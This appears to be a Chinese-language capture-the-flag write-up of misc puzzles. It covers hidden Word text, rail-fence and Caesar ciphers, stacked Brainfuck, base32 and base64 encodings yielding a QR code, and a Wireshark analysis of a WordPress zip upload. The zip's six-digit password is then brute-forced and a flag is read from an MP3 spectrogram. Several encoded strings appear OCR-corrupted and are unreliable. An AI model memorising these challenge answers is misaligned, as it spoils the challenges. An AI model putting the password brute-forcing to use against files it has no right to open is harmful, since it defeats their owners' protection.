
FLAGHIDDENINDOC
flaghiddenindoc

解密 加密

然后根据提示，大写的那一串就是.doc文件的密码，打开后只是一篇文章，flag隐藏在.doc文件里，打开word文档隐藏字体的显示选项即可。大概方式依次点击：文件->选项->显示->隐藏文字




flag在文档最底部：



签到题ProPlus

根据提示



把前三行文字，找个网站用栅栏密码解密，每组数字为3

Rdjxwfxfimkn z,ts wntzi xtjrwmxsfjt jm ywt rtntwhf f y h jnsxf qjFjf jnb rg fiyykwtbsnkm tm xa jsdwqjfkmkjy wlviHtzqsGsfyywjjyynf ysssm xfjypnyihjn.

JRFVJYFZVRUAGMAI

每组字数 3 加密 解密

Rfsd djfwx qfyjw fx mj kfjji ymj knwnsl xvzfj, Htqtsjq Fzwjqnfst Gzjsinf bfx yt wjrqjw ymfy inxyfsy fkjwstts bmjs mnx kfymjw ytpp mnr yt inxhtajw nhj.

JFARZGFVMVRAJUIY

然后凯撒密码解密，偏移为5

Rfsd djfwx qfyjw fx mj kfhhji ymj knwnsl xvzfi, Htqtsjq Fzwjqnfst Gzjsinf bfx yt wjrjrgjw ymfy inxyfsy fkyjwstts bmjs mnx kfymjw ytpp mnrr yt inxhtajw nhj.

JFARZGFVMVR AJUIY

位移 5 加密 解密

Many years later as he faced the firing squad, Colonel Aureliano Buendía was to remember that distant afternoon when his father took him to discover ice.

EAVMUBAQHQMVEPDT

得到压缩包的解密密码，解压后获得一个文本文件：



复制了两行去搜索，发现是Brainfuck/Ook!编码，又找了个在线网站去解：

With this diagram you will proceed with the

data:text;base62,NFLBET2S04YWBR3HN5AUQCBKJ2YVK2CFRTUC0QKBKFJUOK
B1VCUQKZIFAJRCPINCWS62B1FAU6V29RNCRVCSGSRE6MTBM3D1RKO053UIMZ
PG5BD0V32IN3JWV0HCNMTQS3LMLXPE4UQKPHQBWS3CWBLKNC6MTR1FIAUKVMM4W1Q
B1WRWQ2QF2I3UZY2NF1IUC2K7TUCOC0C1ZECSEKBDU2CSKEMZGKUKE1J5A1UD2
HFIAUQN22JU2GKL3XW1INBQ5MCTANJZ0H2ZYL2LY1QW6L2K1MXGM3JYMFIVR
WK5ZC25LNMPGYMKF25GFUMKRH3TMY20W1BA4CX4NOVLYQ40KFPLTSYOSHBJX1R
RMWHEWT50SWXBCWSHV1HSMTBKVG1T301LZD4LB1RJ2Y3DRN14OY5XPJTEK4S
SJ2ZMHATJMS3EUF41LMHFQYUDUNOLEIM2B084FM2DR0FWNCNC2MFXS6STCFGZTC6
LGBKFSMNXR0XWZK3LBOPTCWJPRJNDCUJ2043GSCVSYMF3A83VLK5LXUDZK44WETr
YK2EKMFLRNZFU247QNVYQNTMC42EJZC5W5U6ERBNRKH0X20,RAJXGLVRWH5GTC
JXM3LNMLNFWV12SDPM3CXLHDFCVTKLTQBGUE2WUGNSKPCMF1K4WQ2ZLNNPGS02
PF52GZ22W1Z5K2RQNBVRKU1JT0R7CSCPRFUGWHT3LJURVGRZU1ZIGHNSVWYQMD
YML1VCM3JMYVTCUHXR1C1W53KMBE1U0CM2ZTM281FHK6DGNKNA12DGKY2VTR2

Text to Ook! Text to short Ook! Ook! to Text

看来是base32编码，解码！

NFLEET2S04YEW3RN5AUQCQBKJZJVK2CFVKTUCQKBFIUQCQBKV1CUGQKZ1FAUCRCPINCW6S2B1FAU6V2VRNCVCSSGRXE6MTBKMDIRKO053UMZPGB3D0V3ZINJV0OCHMNTQ33LJFXEQPKHFBQS3CBKNLC6MRTIIFIUAKVZMMW4IQKBIRWQ02F1F3UCY2NIF1UCK2ZIFTUCOCB1ZCECSKBKDUCSKBMZGUCUKBJ5AU12HDFAUQNC2JU2GKL3WN1XW1BNQ5MCTAN1Z0J2H2GZLYLJQW6L2KMY1XGM3JYMFVTRW52G25LMFYGMKZ5F6PUFKMRH3FTM2WBQXC4DNOVLV04KQPFLTSYSOHBJXJRJMWHWEWT0SWXCBWNSVN1VHSMTKEVIGGT301ZLDE4RLJZGY3DRN14G5XPJTEK4SSJZMHAYJSME3FU4LHMFGYUQDONZLE1EBO4BMDZROFWCNK2MFWS6TCGPZTGC6LKGFBMNSXRW3XLBOTCWJYJRNDCJ2043G5SYMFVY3LK5LXUD244WTRVNC2EMLNRZFUE4TQNVYQWMTNK84T4EZCW15FU66BGNRXHN020RAXGLVYOR5HCTC1M3JMNLFNUVE2SDFM3C3LHFPCVKTL0QBU2WKUGNSFKMC1K4W022LNNFGS02PE5GZ2ZW15KU22

编码 解码 清空

iVBORw0KGgoAAAANSUhEUgAAQQAAECAYAAADOCEoKAAAOWUIEQVR4nO2aS64ENwwD3/0v7WyCSW8GcE8okbKrAO
8a+IASV/23AAD+5c9dAAdkgCEAwAcMAQA+YAgA8AFDAIPGAfAfMAQAOADhgAAH7YM4e/vj/d40gE059vNmaxZao/Jb1s3x
K0TV6WtmumapfaY/LZ1Q9w6cVXaqpmuWWqPyW9bN8St1elrZrpmqX2mPy2dUpCOnFv2qqZrlqj8lwFzErRNxpaa2a6Zq9pj8
tnVD3Dpxvddqma5Zao/Jb1s3xK0TV6WtmumapfaY/LZ1Q9w6cVXaqpmuWWqPyW9bN8St1elrZrpmqX2mPy2dVOKox1lnw7
NLAsUtztLlbw5m+bKjC+7qmgyEUMn0hIMT3du0Hqyhk+jkICO/rmg6GUMj0hcQQ3t1HqyhOkLSg8265GEhIoqSc3hf1
3QwhEKLyMgSL8L6u6WAlhUxfv3TGw8lqQt0p8OzVJx7b3UD9rdnfIDhEF2apeLaje4zYVsPtoq7AI9OjRlxhUb3TQO
99mdNFXYE/p0JaKazeJyDvsztpqrAn9OnQLBXBnnTPQN5nd9Uy/o0EFDKzq7D6hM/wKnpKntCnq7NUlxLRPQN5n91JU
4U9oU+Hzqam4dqN7BvI+u50MnCrtCnw7NuNhtRvcM5H12J00V9oQ+Hzq4tN7hnL++xOmiasuk91zrFc2imrF8dL3VO2312J

解码后，最后面有两个等号，看起来是base64编码（一开始用base32继续解码发现不行），然后去base64解码，发现大多网站不是说字符过多，就是直接解不出来，然后用python解

截取前50个字节看看，发现有PNG头，那么这些数据就是一个PNG图像文件的数据，那么保存到一个.png文件，打开发现是个二维码



扫码得flag哟！

每日推荐

一个.pcapng文件，用wireshark分析，发现有很多http的包，那就筛选http的包出来

Capture1.pcapng

文件(E) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(I) 帮助(H)

http

No.	Time	Source	Destination	Protocol	Length	Info
3067	28.904154	192.168.146.1	192.168.146.132	HTTP	919	HTTP/1.1 200 OK
629	12.310758	192.168.146.1	192.168.146.132	HTTP	598	HTTP/1.1 404 Not Found
7357	67.747289	192.168.146.132	192.168.146.1	HTTP	1314	POST /index.php?rest_route=%2Fwp%2Fwp-admin%2Fadmin-ajax.php HTTP/1.1
7393	70.622019	192.168.146.132	192.168.146.1	HTTP	526	POST /wp-admin/admin-ajax.php HTTP/1.1
1996	21.009896	192.168.146.132	192.168.146.1	HTTP	1091	POST /wp-admin/admin-ajax.php HTTP/1.1
7258	56.542139	192.168.146.132	192.168.146.1	HTTP	1094	POST /wp-admin/admin-ajax.php HTTP/1.1
3048	28.449637	192.168.146.132	192.168.146.1	HTTP	790	POST /wp-admin/async-upload.php HTTP/1.1

```

> Frame 3048: 790 bytes on wire (6320 bits), 790 bytes captured (6320 bits) on interface \Device\NPF_{...}
> Ethernet II, Src: VMware_47:56:08 (00:0c:29:47:56:08), Dst: VMware_c0:00:08 (00:50:56:c0:00:08)
> Internet Protocol Version 4, Src: 192.168.146.132, Dst: 192.168.146.1
> Transmission Control Protocol, Src Port: 50194, Dst Port: 8008, Seq: 8290566, Ack: 1, Len: 73
> [467 Reassembled TCP Segments (8291301 bytes): #2052(901), #2053(1460), #2055(4380), #2057(87)]
> Hypertext Transfer Protocol
> MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "-----WebKitFormBoundary"

```

No.	Time	Source	Destination	Protocol	Length	Info
0000	00:50:56:c0:00:08:00:0c	29:47:56:08:08:00:45:00	.PV.....)GV...E..			
0010	03:08:4c:3d:40:00:80:06	00:00:c0:a8:92:84:c0:a8	...L=@...			
0020	92:01:c4:12:1f:48:0e:0c	73:b7:f9:d4:ba:d1:50:18H.. s.....P..			
0030	40:29:a8:d1:00:00:76:85	1c:d9:4d:45:f6:4e:c6:e7	@)...v.. ..ME-N..			
0040	d4:d7:5b:0d:6e:19:8e:27	63:95:f6:33:d4:8f:80:90	..[.n...' c..3....			
0050	93:cc:2a:6c:46:d4:34:da	4c:3a:80:2c:61:51:1a:52	*1F..4 L:.,aQ.R			
0060	e3:e1:15:73:5f:da:aa:71	0b:2b:f1:7c:16:d7:98:87	...s...q +			
0070	bd:46:ee:92:28:68:e5:2e	22:e4:1e:df:0a:33:86:0e	.F..(h.. "....3...			

Frame (790 bytes) Reassembled TCP (8291301 bytes)

逐个查看，发现有一个http的请求，上传了一个压缩包

Capture1.pcapng

文件(E) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(I) 帮助(H)

http

No.	Time	Source	Destination	Protocol	Length	Info
3067	28.904154	192.168.146.1	192.168.146.132	HTTP	919	HTTP/1.1 200 OK (text/plain)
629	12.310758	192.168.146.1	192.168.146.132	HTTP	598	HTTP/1.1 404 Not Found (text/html)
7357	67.747289	192.168.146.132	192.168.146.1	HTTP	1314	POST /index.php?rest_route=%2Fwp%2Fwp-admin%2Fadmin-ajax.php HTTP/1.1
7393	70.622019	192.168.146.132	192.168.146.1	HTTP	526	POST /wp-admin/admin-ajax.php HTTP/1.1
1996	21.009896	192.168.146.132	192.168.146.1	HTTP	1091	POST /wp-admin/admin-ajax.php HTTP/1.1
7258	56.542139	192.168.146.132	192.168.146.1	HTTP	1094	POST /wp-admin/admin-ajax.php HTTP/1.1
3048	28.449637	192.168.146.132	192.168.146.1	HTTP	790	POST /wp-admin/async-upload.php HTTP/1.1

```


Content-Disposition: form-data; name="_wpnonce"\r\n\r\n
> Data (10 bytes)
Boundary: \r\n-----WebKitFormBoundaryGjwmn57vGB5LC1Kb\r\n
Encapsulated multipart part: (application/x-zip-compressed)
Content-Disposition: form-data; name="async-upload"; filename="song.zip"\r\n
Content-Type: application/x-zip-compressed\r\n\r\n
> Media Type
Last boundary: \r\n-----WebKitFormBoundaryGjwmn57vGB5LC1Kb--\r\n

```

No.	Time	Source	Destination	Protocol	Length	Info
00004e0	42:35:4c:43:31:4b:62:0d	0a:43:6f:6e:74:65:6e:74	B5LC1Kb..Content			
00004f0	2d:44:69:73:70:6f:73:69	74:69:6f:6e:3a:20:66:6f	-Disposition: fo			
0000500	72:6d:2d:64:61:74:61:3b	20:6e:61:6d:65:3d:22:61	r-m-data; name="a			
0000510	73:79:6e:63:2d:75:70:6c	6f:61:64:22:3b:20:66:69	sync-upl oad"; fi			
0000520	6c:65:6e:61:6d:65:3d:22	73:6f:6e:67:2e:7a:69:70	lename=" song.zip			
0000530	22:0d:0a:43:6f:6e:74:65	6e:74:2d:54:79:70:65:3a	"..Conte nt-Type:			
0000540	20:61:70:70:6c:69:63:61	74:69:6f:6e:2f:78:2d:7a	applica tion/x-z			
0000550	69:70:2d:63:6f:6d:70:72	65:73:73:65:64:0d:0a:00	ip-compr essed...			

Frame (790 bytes) Reassembled TCP (8291301 bytes)

导出这个压缩包，保存为song.zip：




压缩包是有密码保护的，用二进制编辑器打开可发现末尾有提示

Address	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f	Dump
007e7ce0	3d	6f	91	1e	4b	a1	de	4a	fc	6e	64	07	55	fc	a5	c5	=o?K≈J臘d.U ?□□
007e7cf0	53	05	2d	84	33	52	9b	52	47	ec	af	1f	c4	1c	e2	37	S.-?R汱G殳..??□□
007e7d00	dc	48	d9	a2	3f	30	39	99	a6	42	67	6a	86	9f	8c	b4	躉佗?09彙Bqj嘜龙□
007e7d10	42	f8	be	04	7f	d5	83	0f	97	ac	eb	e6	9e	94	fc	d7	B ..謀.櫟晴瀾□
007e7d20	c0	ad	dc	4b	29	1c	37	4a	32	6a	ce	04	90	8c	06	e6	拉躉).7J2j?.??□□
007e7d30	f2	1e	5e	54	b8	be	c7	1c	d7	1e	0e	5f	17	d9	fa	4e	?^T妇??._.贏□□
007e7d40	45	9f	c6	29	eb	39	9d	f0	1d	5b	ae	fe	4c	b8	2f	cc	E燭)?.?L??□□
007e7d50	45	e8	86	54	3f	73	5f	9b	48	94	8d	8c	1a	96	1a	03	E鐵T?s_榮???.□□
007e7d60	3d	15	d8	d4	ad	e8	68	a0	33	d3	17	ad	22	49	8d	45	=.卦 h.3??I.E□□
007e7d70	60	1b	8c	d5	a7	73	e5	45	e3	c5	92	f5	99	0c	51	c4	.屢 鏗闩措?Q?□□
007e7d80	b9	7d	0c	1c	01	4f	58	70	13	f8	14	eb	b3	d3	91	fb	箇...Oxp.?氳討?□□
007e7d90	fb	96	d9	16	7c	41	7e	2f	8d	94	a0	48	b3	86	62	a9	麌? A~/.?H硃b?□□
007e7da0	cf	41	d3	89	f8	7b	70	4b	4d	21	10	84	cf	81	5f	14	蠔訛鴨pKM!.訛..□
007e7db0	12	e3	fc	bd	16	82	bc	c6	d8	85	da	c3	b7	7e	ef	57	.泓?侈曝囉梅~颶□□
007e7dc0	7f	be	aa	ad	50	4b	01	02	14	00	14	00	01	00	63	00	.惊謗K.....c.□
007e7dd0	fb	84	2d	50	00	00	00	00	89	7d	7e	00	99	43	8f	00	麌-P....塙~.機..□
007e7de0	12	00	2f	00	00	00	00	00	20	00	00	00	00	00	00	00	.../.....
007e7df0	00	00	49	20	4c	6f	76	65	20	4d	6f	6e	64	61	79	73	..I Love Mondays
007e7e00	2e	6d	70	33	0a	00	20	00	00	00	00	01	00	18	00	.mp3..
007e7e10	ee	a9	1a	06	ed	c9	d5	01	ee	a9	1a	06	ed	c9	d5	01	瞟..碑?暎..碑?□□
007e7e20	39	12	a1	05	ed	c9	d5	01	01	99	07	00	02	00	41	45	9.?碑??.?...AE□□
007e7e30	03	08	00	50	4b	05	06	00	00	00	01	00	01	00	6f	...PK.....□	...膚~...密碼為6位數字□仁競
007e7e40	00	00	00	c4	7d	7e	00	0d	00	c3	dc	c2	eb	ce	aa	36	...膚~...密碼為6位數字□仁競
007e7e50	ce	bb	ca	fd	d7	d6											

密码是6位数字，那直接爆破好了，用什么软件就不细说了，爆破后解压到一个MP3文件（这首歌很好听！）

用Audacity软件打开查看频谱图可得flag



总结

第一周艰难的把题目都做了

- web的ck游戏很好玩！
- re看汇编和反汇编很头疼
- Pwn乍一眼一看，想复杂了
- Crypto学了不少东西（虽然不怎么懂）
- misc脑洞真大！！！

"不问出题人不知道，一问就知道自己的问题有多弱智"